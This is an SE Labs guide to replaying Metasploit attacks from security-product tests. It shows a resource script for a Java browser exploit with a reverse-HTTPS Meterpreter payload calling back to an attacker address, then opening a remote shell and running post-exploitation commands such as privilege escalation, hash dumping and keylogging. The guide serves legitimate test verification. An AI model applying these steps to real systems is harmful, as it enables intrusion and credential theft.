SE Labs

Targeted Attack Replay Guide

A guide to recreating targeted attacks launched during attack testing

Ref: [v.1.0]

Contents

1. Introduction

This guide is designed to help you reproduce the targeted attacks launched in a test. The data will provide enough detail to allow verification of the test results and potentially aid in discovering reasons and solutions for any failures suffered by the product(s).

This version of the document explains how to recreate exploit-based attacks that are managed by the Metasploit framework, an open source tool capable of managing, launching and managing exploit-based attacks. Additional features allow testers to extend a test's scope from the initial compromise to privilege escalation, data exfiltration and network infiltration.

In addition to using this data to verify our findings, we also provide this data to enable third parties to verify results independently and potentially to improve their own products using the detailed evidence gathered. To this end we endeavour to use freely-available tools that any independent lab should be able to acquire and deploy with minimum expense.

SE Labs specialises in testing using exploit-based threats, which are collected or generated; used; and stored in a format that allows them to be replicated in other lab environments.

Just another Metasploit test?
Metasploit is used by penetration testers to demonstrate weaknesses in security implementations. It is therefore a relevant tool to use when evaluating the efficacy of security products in the face of targeted attacks.

Metasploit is highly customisable and can be used to handle exploits and payloads not included as default with the framework. It is reasonable to use Metasploit in a test designed to demonstrate realistic attacks because it can be used to launch a wide variety of attacks as seen targeting real victims.

The free and easy availability of Metasploit makes it an ideal choice for real attackers, who can obtain and deploy the framework with minimal cost and exposure.

Intelligence-led testing
SE Labs has a general approach and more detailed methodology for running targeted attack tests. Based on the idea of 'Zero to Neo', it can be summarised as intelligence-led testing that examines the types of attacks used against targets at different levels of the attackers' skill. For example, low-skilled attacks include sending emails requesting username and passwords, while the highest level would involve zero day exploits. There is a wide range of skill levels and approaches between these two extremes. Running standard Metasploit attacks with default settings is a relatively easy way to attack, while customising shell code and using exploits from third-party sources is more advanced.

2. Requirements

To reproduce attacks as provided by SE Labs you will need the following:

2.1. A target system configured with:

- Windows 7 Professional Service Pack 1.
- Vulnerable third-party applications as specified by SE Labs on a case-by-case basis (e.g. Oracle Java SE Runtime Environment 7, no updates).

2.2. An attack system configured with:

- Metasploit. We recommend booting from Kali Linux (https://www.kali.org/)
- A Metasploit (.rc) resource configuration script.

2.3. (Optional) replay server configured with:

- Fiddler2 (https://www.telerik.com/download/fiddler/fiddler2), loaded with the provided (.saz) replay file.

(These systems may be, individually or as a group, virtual or physical computers.)

3. Understanding the attack resource configuration script

The resource configuration file, which is named similar to 'sample91.rc', contains all of the information Metasploit needs to recreate an attack as used in the test. A typical .rc file will contain the following:

Description	Example setting	Notes
Exploit module used	use exploit/multi/browser/java_jre17_jmxbean	The 'use' command is the action to select the exploit which is, in this example, from the browser exploitation category and specifically uses the Java Applet JMX Remote Code Execution exploit.
IP address and listening port number of the attacking system	set SRVHOST 192.168.1.203	The IP address may be on either a public or private range.
	set SRVPORT 80	
Specific exploit configuration details	set URIPATH /	Each exploit has its own set of specific configuration parameters. In this case it is a path for the malicious URL to be used.
Payload configuration	set PAYLOAD java/meterpreter/reverse_https	In this example the payload will connect back to the attacker using an SSL connection over port 443.
	set LHOST 192.168.1.203	
	set LPORT 443	

You can manually enter these details into Metasploit or, for added convenience, load the file directly into Metasploit. The SRVHOST and LHOST variables should match your attacking system's IP address. The SRVPORT and LPORT variables should also be identical for the connection back from the attacked system to work.

4. Preparing an attack

Run Metasploit by simply typing 'msf' on the command line like this:

root@KaliMetasploit:/root# msf

Navigate to where you have stored your resource configuration (.rc) files and list the directory's contents:

```
msf > ls
[*] exec: ls

sample89.rc
sample90.rc
sample91.rc
```

Load the resource configuration file that you need:

```
msf > resource sample91.rc
```

The settings will be applied automatically, configuring Metasploit to work in exactly the same way as it did during the test. The result should look similar to the image below, where the settings are loaded and the server hosting the exploit is run:



FIG. 1 LOADING A RESOURCE CONFIGURATION FILE ENSURES CONSISTENT ATTACKS IN DIFFERENT LABS

5. Exposing the target

The method for exposing the target to the threat depends on the nature of the attack. In the example used in this document we are using a web-based attack on Java so we need to run a malicious web server, as above in '4. Preparing an attack', and then visit that server using the target system. If the attack was Word document hosting an exploit against Microsoft Office then it's likely that the exposure would be made by sending the infected document to the target over a popular email or file-sharing system.

In this example it's a web-based exploit so you would open a browser on the target system and type in the URL of the malicious web server as presented by Metasploit just as it starts the server.

You can predict or customise the URL by looking at the resource configuration (.rc) file. In this example we can see that the URL will always be: http://192.168.1.203:80/ because the IP address (192.168.1.203), port number (80) and path (/) were all defined in the .rc file.



FIG. 2 WHEN THE TARGET VISITS THE URL THE ATTACKER AUTOMATICALLY GAINS REMOTE CONTROL

6. Assessing the attack's success

If the attack is completely successful the attacking system will obtain a remote connection to the target and the attacker will be able to issue commands.

6.1. List available sessions

To confirm that the connection is fully functional start interacting with the session created by the attack first establish that a session is available:

```
msf exploit(java_jre17_jmxbean) > sessions -l # < lower-case L

Active sessions
===============

Id     Type         Information Connection
--     ----         ----------- ----------
1      meterpreter              192.168.1.203:443 -> 192.168.1.221:49168
```

6.2. Connect to a session

We can see that there is one active session between the attacking system and the target. This is session number one. To start interacting with that session use the following command:

```
msf exploit(java_jre17_jmxbean) > sessions -i 1 # < number one
```

6.3. Interact with a session
At this stage you should be able to issue commands built into the payload. In this example we are using Meterpreter, which includes an option to start a remote shell:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\User1\Desktop>
```

You can now run commands directly on the target until you leave the shell, using the exit command.

6.4. Using other Meterpreter commands
You may wish to run other Meterpreter commands either to further verify the extent of the compromise or to simulate the actions of the tester. If the latter, SE Labs will provide a detailed series of the commands used in a test. Example may include:

- screenshot < takes a screenshot of the target's Desktop
- ps < lists processes
- sysinfo < provides useful system information
- use priv < provides access to the privileged module so we can…
- getsystem < … elevate privileges so we can dump password hashes etc.
- run*

* The run command takes a further command or post-exploitation module for tasks such as keylogging, dumping password hashes and deactivating anti-malware software.

6.5 Finishing (temporarily or permanently)
If you want to continue working in Metasploit while leaving the session established leave the session by typing 'background'. If you want the session to end leave it by typing exit.

If you are unsure which sessions are still running type 'sessions -l' as described in '6.1. List available sessions'.

To kill any remaining sessions that are running in the background type 'sessions -L'.

To kill any remaining servers type: 'jobs -K'.